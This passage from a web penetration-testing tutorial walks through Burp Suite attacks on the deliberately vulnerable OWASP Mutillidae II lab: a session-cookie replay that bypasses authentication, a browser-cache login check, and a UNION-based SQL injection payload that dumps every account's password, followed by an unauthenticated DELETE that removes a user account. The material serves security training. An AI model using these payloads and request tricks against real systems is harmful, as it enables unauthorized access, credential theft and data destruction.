User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Cookie: showhints=1; username=admin; uid=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Send to Spider  
Do an active scan  
Do a passive scan  
Send to Intruder Ctrl+I  
**Send to Repeater Ctrl+R**

7. Using this same request and location, right-click again and **Send to Comparer** (request):

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
273	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php		✓	200	50789	HTML	php	
274	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php		✓	302	50905	HTML	php	
275	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotificationCode=AU1		✓	200	46544	HTML	php	

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Cookie: showhints=1; username=admin; uid=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Send to Spider  
Do an active scan  
Do a passive scan  
Send to Intruder Ctrl+I  
Send to Repeater Ctrl+R  
Send to Sequencer  
**Send to Comparer**

8. Go to Burp's **Comparer** tab. Notice the two requests you sent are highlighted. Press the **Words** button on the bottom right-hand side, to compare the two requests at the same time:

This screenshot shows the Burp Suite Comparer tab. At the top, there are tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, and Comparer. The Comparer tab is selected and highlighted with a red box. Below the tabs, there is a section titled "Comparer" with the sub-instruction: "This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform." There are two sections labeled "Select item 1:" and "Select item 2:". Each section contains a table with columns for #, Length, and Data. In both sections, the first two rows (with IDs 4 and 5) are highlighted in red. The "Data" column for row 4 in both sections shows the same request: "GET /multilidae/index.php?page=home.php&popUpNotificationCode=PH0 HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.113 Safari/537.36". The "Data" column for row 5 in both sections shows the same request: "GET /multilidae/index.php?page=home.php&popUpNotificationCode=AU1 HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.113 Safari/537.36". To the right of the tables are four buttons: Paste, Load, Remove, and Clear. At the bottom right of the Comparer section is a "Compare ..." button, followed by a red-bordered "Words" button, and then Bytes.

9. A dialog pop-up displays the two requests with color-coded highlights to draw your eyes to the differences. Note the changes in the **Referer** header and the additional name/value pair placed in the admin account cookie. Close the pop-up box with the X on the right-hand side:

This screenshot shows a "Word compare of #4 and #5 (5 differences)" dialog box. It has two panes. The left pane shows the request for item #4 with a red box around the "Referer" header value "Referer: http://192.168.56.101/multilidae/index.php?page=home.php&popUpNotificationCode=AU1". The right pane shows the request for item #5 with a red box around the "Referer" header value "Referer: http://192.168.56.101/multilidae/index.php?page=home.php&popUpNotificationCode=PH0". Both panes have "Text" and "Hex" radio buttons. At the bottom left is a "Key" dropdown with options: Modified, Deleted, and Added. At the bottom right is a "Sync views" checkbox. The "Words" button at the bottom right of the dialog box is highlighted with a red box.

10. Return to **Repeater**, which contains your first GET request you performed as unauthenticated. Prior to performing this attack, make sure you are completely logged out of the application.

11. You can verify you are logged out by clicking the **Go** button in **Repeater** associated to your unauthenticated request:

The screenshot shows the OWASP ZAP interface. The **Request** tab displays an unauthenticated GET request to `/mutillidae/index.php?page=home.php&popUpNotificationCode=HPHO`. The **Response** tab shows the page title "OWASP Mutillidae II: Web Pwn in Mass Productio" and a message "Not Logged In".

```
GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPHO HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php&popUpNotificationCode=101
Cookie: showhints=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

12. Now flip over to the **Repeater** tab, which contains your second GET request as authenticated user `admin`. Copy the values for **Referer** header and **Cookie** from the authenticated request. This attack is parameter modification for the purpose of bypassing authentication:

The screenshot shows the OWASP ZAP interface. The **Request** tab displays an authenticated GET request to `/mutillidae/index.php?popUpNotificationCode=AUL`. The **Referer** and **Cookie** fields are highlighted in red.

```
GET /mutillidae/index.php?popUpNotificationCode=AUL HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Cookie: showhints=1; username=admin; uid=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

13. Copy the highlighted headers (**Referer** and **Cookie**) from the authenticated GET request. You are going to paste those values into the unauthenticated GET request.
14. Replace the same headers in the unauthenticated GET request by highlighting and right-clicking, and select **Paste**.
15. Right-click and select **Paste** in the **Repeater | Raw** tab of the first GET request you performed as unauthenticated.

16. Click the **Go** button to send your modified GET request. Remember, this is the first GET request you performed as unauthenticated.
17. Verify that you are now logged in as admin in the **Response | Render** tab. We were able to bypass the authentication mechanism (that is, the log in page) by performing parameter manipulation:

The screenshot shows a web browser interface for the OWASP Mutillidae II application. At the top, there is a navigation bar with tabs: Response, Raw, Headers, Hex, HTML, and Render. The Response tab is active. Below the tabs, the title 'OWASP Mutillidae II: Web Pwn in Mass Production' is displayed, along with version information (Version: 2.6.24), security level (0 (Hosed)), hints status (Enabled (1 - 5cr1pt K1dd1e)), and a message 'Logged In Admin: admin (got root?)'. A red box highlights the 'Logged In Admin' message. The main content area features a sidebar with links to OWASP 2013, OWASP 2010, and OWASP 2007. The central content area displays the text 'Mutillidae: Deliberately Vulnerable Web Pen-Testing Application'.

## How it works

By replaying both the token found in the cookie and the referer value of the authenticated request into the unauthenticated request, we are able to bypass the authentication scheme and gain unauthorized access to the application.

## Testing for browser cache weaknesses

Browser caching is provided for improved performance and better end-user experience. However, when sensitive data is typed into a browser by the user, such data can also be cached in the browser history. This cached data is visible by examining the browser's cache or simply by pressing the browser's *back* button.

## Getting ready

Using the browser's back button, determine whether login credentials are cached, allowing for unauthorized access. Examine these steps in Burp, to understand the vulnerability.

## How to do it...

1. Log into the Mutillidae application as **admin** with the password **admin**.
2. Now log out of the application by clicking the **Logout** button from the top menu.
3. Verify you are logged out by noting the **Not Logged In** message.
4. View these steps as messages in Burp's **Proxy | History** as well. Note the logout performs a **302** redirect in an effort to not cache cookies or credentials in the browser:

Index	Request	Method	URL	Status	Size	Type	Protocol
319	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotificationCode=AU1	✓	200	46544	HTML
320	http://192.168.56.101	GET	/mutillidae/index.php?do=logout	✓	302	733	HTML
321	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1	✓	200	51219	HTML


Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?popUpNotificationCode=AU1
Cookie: shovhinst=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

5. From the Firefox browser, click the back button and notice that you are now logged in as admin even though you did not log in! This is possible because of cached credentials stored in the browser and the lack of any cache-control protections set in the application.
6. Now refresh/reload the page in the browser, and you will see you are logged out again.
7. Examine the steps within the **Proxy | HTTP history** tab. Review the steps you did through the browser against the messages captured in the **Proxy | HTTP history** table:
  - Request 1 in the following screenshot is unauthenticated
  - Request 35 is the successful login (302) as **admin**

- Request 37 is the logout of the `admin` account
  - Requests 38 and 39 are the refresh or reload of the browser page, logging us out again
8. There is no request captured when you press the browser's back button. This is because the back button action is contained in the browser. No message was sent through Burp to the web server to perform this action. This is an important distinction to note. Nonetheless, we found a vulnerability associated with weak browser-caching protection. In cases such as this, penetration testers will take a screenshot of the logged-in cached page, seen after clicking the back button:



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
1	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotificationCode=AU1	✓		200	46499	HTML	php
34	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php	✓		200	50774	HTML	php
35	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	✓		302	50905	HTML	php
36	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotificationCode=AU1	✓		200	46544	HTML	php
37	http://192.168.56.101	GET	/mutillidae/index.php?do=logout	✓		302	733	HTML	php
38	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1	✓		200	51219	HTML	php
39	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotificationCode=AU1	✓		200	46499	HTML	php

## Testing the account provisioning process via the REST API

Account provisioning is the process of establishing and maintaining user accounts within an application. Provisioning capabilities are usually restricted to administrator accounts. Penetration testers must validate account-provisioning functions are done by users providing proper identification and authorization. A common venue for account provisioning is through **Representational State Transfer (REST)** API calls. Many times, developers may not put the same authorization checks in place for API calls that are used in the UI portion of an application.

## Getting ready

Using REST API calls available in the OWASP Mutillidae II application, determine whether an unauthenticated API call can provision or modify users.

## How to do it...

Make sure you are not logged into the application. If you are, click the **Logout** button from the top menu.

1. Within Mutillidae, browse to the **User Lookup (SQL) Page** and select OWASP 2013 | A1 Injection (SQL) | SQLi – Extract Data | User Info (SQL):


The screenshot shows the top navigation bar of the OWASP Mutillidae II website. The bar includes links for Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured Data. Below this, a secondary navigation bar shows the current page path: OWASP 2013 > A1 - Injection (SQL) > SQLi - Extract Data > User Info (SQL). The entire navigation area is highlighted with a red border.

2. Type user for **Name** and user for **Password**, and click **View Account Details**. You should see the results shown in the next screenshot. This is the account we will test provisioning functions against, using REST calls:

The screenshot shows the "User Lookup (SQL)" page. On the left, there is a sidebar with links for OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, and Resources. Below the sidebar are icons for Getting Started: Project Whitepaper, Release Announcements, and YouTube. The main content area has a heading "User Lookup (SQL)" with "Back" and "Help Me!" buttons. It features a "Hints" section with a download icon. Below that are links to "Switch to SOAP Web Service version" and "Switch to XPath version". A central box prompts the user to "Please enter username and password to view account details". There are input fields for "Name" and "Password", and a "View Account Details" button. At the bottom, a link says "Dont have an account? Please register here". A red box highlights the search results: "Results for \"user\".1 records found." followed by the output: "Username=user", "Password=user", and "Signature=User Account".

Through Spidering, Burp can find /api or /rest folders. Such folders are clues that an application is REST API enabled. A tester needs to determine which functions are available through these API calls.

3. For Mutillidae, the /webservices/rest/ folder structure offers account provisioning through REST API calls.
4. To go directly to this structure within Mutillidae, select **Web Services | REST | SQL Injection | User Account Management**:



You are presented with a screen describing the supported REST calls and parameters required for each call:

The screenshot shows a web browser window with two tabs open. The left tab is titled '192.168.56.101/mutillidae/web...' and the right tab is titled '192.168.56.101/mutillidae/web...'. The main content area displays a REST API endpoint for 'ws-user-account'. It includes a 'Back to Home Page' link, a 'Help' section stating 'This service exposes GET, POST, PUT, DELETE methods. This service is vulnerable to SQL injection in security level 0.', and a 'DEFAULT GET' section. The 'Optional params' for GET are listed as 'None.'. The 'GET' section describes how it either displays all account usernames or a specific account's details. It includes examples for getting a specific user ('/mutillidae/webservices/rest/ws-user-account.php?username=adrian') and all users ('/mutillidae/webservices/rest/ws-user-account.php?username=\*'). Below this is an 'Example Exploit(s)' section with a SQL injection example: 'SQL injection: /mutillidae/webservices/rest/ws-user-account.php?username=jeremy'+union+select+concat('The+password+for+',username,'+is+',password),mysignature+from+accounts+-+'. The next section is 'POST: Creates new account.' with 'Required params' being 'username, password' and 'Optional params' being 'signature'. The final section is 'PUT: Creates or updates account.' with 'Required params' being 'username, password' and 'Optional params' being 'signature'.

**Help:** This service exposes GET, POST, PUT, DELETE methods. This service is vulnerable to SQL injection in security level 0.

**DEFAULT GET:** (without any parameters) will display this help plus a list of accounts in the system.

**Optional params:** None.

**GET:** Either displays usernames of all accounts or the username and signature of one account.

**Optional params:** username AS URL parameter. If username is "\*" then all accounts are returned.

**Example(s):**

Get a particular user: </mutillidae/webservices/rest/ws-user-account.php?username=adrian>  
Get all users: [/mutillidae/webservices/rest/ws-user-account.php?username=\\*](/mutillidae/webservices/rest/ws-user-account.php?username=*)

**Example Exploit(s):**

SQL injection: [/mutillidae/webservices/rest/ws-user-account.php?username=jeremy'+union+select+concat\('The+password+for+',username,'+is+',password\),mysignature+from+accounts+-+](/mutillidae/webservices/rest/ws-user-account.php?username=jeremy'+union+select+concat('The+password+for+',username,'+is+',password),mysignature+from+accounts+-+)

**POST:** Creates new account.

**Required params:** username, password AS POST parameter.  
**Optional params:** signature AS POST parameter.

**PUT:** Creates or updates account.

**Required params:** username, password AS POST parameter.  
**Optional params:** signature AS POST parameter.

5. Let's try to invoke one of the REST calls. Go to the **Proxy | HTTP history** table and select the latest request you sent from the menu, to get to the **User Account Management** page. Right-click and send this request to **Repeater**:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
254	http://192.168.56.101	GET	/mutillidae/webservices/rest/ws-user-account.php			200	3818	HTML	php

6. In Burp's **Repeater**, add the ?, followed by a parameter name/value pair of `username=user` to the URL. The new URL should be as follows:

`/mutillidae/webservices/rest/ws-user-account.php?username=user`

7. Click the **Go** button and notice we are able to retrieve data as an unauthenticated user! No authentication token is required to perform such actions:

**Response**

**Raw** **Headers** **Hex**

```
HTTP/1.1 200 OK
Date: Thu, 30 Aug 2018 16:05:26 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 72
Connection: close
Content-Type: text/html

Result: {Accounts: [{"username": "user", "mysignature": "User Account"}]}
```

8. Let's see what else we can do. Using the SQL Injection string given on the **User Account Management** page, let's attempt to dump the entire user table.
9. Append the following value after `username=`:

```
user'+union+select+concat('The+password+for+',username,'+is+',+password),mysignature+from+accounts+---
```

The new URL should be the following one:

```
/mutillidae/webservices/rest/ws-user-
account.php?username=user'+union+select+concat('The+password+for+',username,'+is+',+password),mysignature+from+accounts+---
```

10. Click the **Go** button after making the change to the `username` parameter. Your request should look as shown in the following screenshot:

**Request**

Raw Params Headers Hex

GET /mutillidae/webservices/rest/ws-user-account.php?username=user'+union+select+concat('The+password+for+',username,'+',password),mysignature+from+accounts++ HTTP/1.1

Host: 192.168.56.101

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://192.168.56.101/mutillidae/index.php?page=login.php&popUpNotificationCode=LOUI

Cookie: showhints=1; PHPSESSID=g5gn9mlh5cdhu0du83tqlqjm54; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada

Connection: close

Upgrade-Insecure-Requests: 1

11. Notice we dumped all of the accounts in the database, displaying all usernames, passwords, and signatures:

**Response**

Raw Headers Hex

X-Powered-By: PHP/5.3.2-lubuntu4.30

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Pragma: no-cache

Vary: Accept-Encoding

Content-Length: 2046

Connection: close

Content-Type: text/html

Result: {Accounts: [{"username": "user", "mysignature": "User Account"}, {"username": "The password for admin is admin", "mysignature": "gt r00t?"}, {"username": "The password for adrian is somepassword", "mysignature": "Zombie Films Rock!"}, {"username": "The password for john is monkey", "mysignature": "I like the smell of confuk"}, {"username": "The password for jeremy is password", "mysignature": "d1373 1337 speak"}, {"username": "The password for bryce is password", "mysignature": "I Love SANS"}, {"username": "The password for samurai is samurai", "mysignature": "Carving fools"}, {"username": "The password for jim is password", "mysignature": "Rome is burning"}, {"username": "The password for bobby is password", "mysignature": "Hank is my dad"}, {"username": "The password for simba is password", "mysignature": "I am a super-cat"}, {"username": "The password for dreveil is password", "mysignature": "Preparation H"}, {"username": "The password for scotty is password", "mysignature": "Scotty do"}, {"username": "The password for cal is password", "mysignature": "C-A-T-S Cats Cats Cats"}, {"username": "The password for john is password", "mysignature": "Do the Duggie!"}, {"username": "The password for kevin is 42", "mysignature": "Doug Adams rocks"}, {"username": "The password for dave is set", "mysignature": "Bet on S.E.T. ETW"}, {"username": "The password for patches is tortoise", "mysignature": "meow"}, {"username": "The password for rocky is stripes", "mysignature": "treats?"}, {"username": "The password for tim is lanmaster53", "mysignature": "Because reconnaissance is hard to spell!"}, {"username": "The password for ABaker is SoSecret", "mysignature": "Muffin tops only"}, {"username": "The password for PPan is NotTelling", "mysignature": "Where is Tinker?"}, {"username": "The password for CHook is JollyRoger", "mysignature": "Gator-hater"}, {"username": "The password for james is i<3devs", "mysignature": "Occupation: Researcher"}, {"username": "The password for user is user", "mysignature": "User Account"}, {"username": "The password for ed is pentest", "mysignature": "Commandline KungFu anyone?"}]}]

12. Armed with this information, return to **Proxy | HTTP History**, select the request you made to see the **User Account Management** page, right-click, and send to **Repeater**.
13. In **Repeater**, modify the GET verb and replace it with DELETE within the **Raw** tab of the **Request**:

**Request**

**Raw** Params Headers Hex

```
DELETE /mutillidae/webservices/rest/ws-user-account.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php&popUpNotificationCode=L0U1
Cookie: showhints=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username=user&password=user
```

14. Move to the **Params** tab, click the **Add** button, and add two Body type parameters: first, a username with the value set to user, and second, a password with the value set to user, and then click the **Go** button:

**Request**

**Raw** Params Headers Hex

DELETE request to /mutillidae/webservices/rest/ws-user-account.php

Type	Name	Value
Cookie	showhints	1
Cookie	PHPSESSID	g5qn9mlh5cdhu0du83tqlqjm54
Cookie	acopendivids	swingset,jotto,phpbb2,redmine
Cookie	acoroupswithpersist	nada
Body	username	user
Body	password	user

Add Remove Up Down

15. Notice we deleted the account! We were able to retrieve information and even modify (delete) rows within the database without ever showing an API key or authentication token!

**Response**

**Raw** **Headers** **Hex**

```
HTTP/1.1 200 OK
Date: Thu, 30 Aug 2018 16:15:07 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 30
Connection: close
Content-Type: text/html

Result: {Deleted account user}
```



Note: If you wish to re-create the user account, repeat the previous steps, replacing *delete* with *put*. A signature is optional. Click the **Go** button. The user account is re-created again.

# 5

# Assessing Authorization Checks

In this chapter, we will cover the following recipes:

- Testing for directory traversal
- Testing for **Local File Include (LFI)**
- Testing for **Remote File Include (RFI)**
- Testing for privilege escalation
- Testing for insecure direct object reference

## Introduction

This chapter covers the basics of authorization, including an explanation of how an application uses roles to determine user functions. Web penetration testing involves key assessments to determine how well the application validates functions assigned to a given role, and we will learn how to use Burp to perform such tests.

# Software requirements

To complete the recipes in this chapter, you will need the following:

- OWASP broken web applications (VM)
  - OWASP mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- Firefox browser configured to allow Burp to proxy traffic (<https://www.mozilla.org/en-US/firefox/new/>)
- The wfuzz wordlist repository from GitHub (<https://github.com/xmendez/wfuzz>)

# Testing for directory traversal

Directory traversal attacks are attempts to discover or forced browse to unauthorized web pages usually designed for administrators of the application. If an application does not configure the web document root properly and does not include proper authorization checks for each page accessed, a directory traversal vulnerability could exist. In particular situations, such a weakness could lead to system command injection attacks or the ability of an attacker to perform arbitrary code execution.

## Getting ready

Using OWASP Mutillidae II as our target application, let's determine whether it contains any directory traversal vulnerabilities.

## How to do it...

Ensure Burp and the OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.


1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser on the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. Find the request you just performed within the **Proxy | HTTP history** table. Look for the call to the `login.php` page. Highlight the message, move your cursor into the **Raw** tab of the **Request** tab, right-click, and click on **Send to Intruder**:

The screenshot shows the Burp Suite Professional interface. The title bar reads "Burp Suite Professional v1.7.35 - Temporary Project - licensed to Sunny Wear [single user license]". The menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". Below the menu is a toolbar with tabs: Target, **Proxy**, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. The "Proxy" and "HTTP history" tabs are highlighted with red boxes. The "HTTP history" tab is active. A sub-menu "Filter: Hiding CSS, image and general binary content" is visible. The main area displays a table of network requests. The first row, which is highlighted with a red box, shows a request to "http://192.168.56.101 /mutillidae/index.php?page=login.php" with Method "GET". The "Raw" tab of the Request tab is selected. A context menu is open over the raw request data, listing options: Send to Spider, Do an active scan, Do a passive scan, **Send to intruder** (which is highlighted with a blue box), Send to Repeater, Send to Sequencer, Send to Comparer, Send to Decoder, Show response in browser, Request in browser, Engagement tools, Copy URL, Copy as curl command, and Copy to file. The "Send to intruder" option is associated with the keyboard shortcut "Ctrl+I".


4. Switch over to the **Intruder | Positions** tab, and clear all Burp-defined payload markers by clicking the **Clear \$** button on the right-hand side.
5. Highlight the value currently stored in the page parameter (`login.php`), and place a payload marker around it using the **Add \$** button:



6. Continue to the **Intruder | Payloads** tab, and select the following wordlist from the wfuzz repository: `admin-panels.txt`. The location of the wordlist from the GitHub repository follows this folder structure:  
`wfuzz/wordlist/general/admin-panels.txt`.
7. Click the **Load** button within the **Payload Options [Simple list]** section of the **Intruder | Payloads** tab and a popup will display, prompting for the location of your wordlist.
8. Browse to the location where you downloaded the wfuzz repository from GitHub. Continue to search through the `wfuzz` folder structure (`wfuzz/wordlist/general/`) until you reach the `admin-panels.txt` file, and then select the file by clicking **Open**:



9. Scroll to the bottom and uncheck (by default, it is checked) the option **URL-encode these characters:**



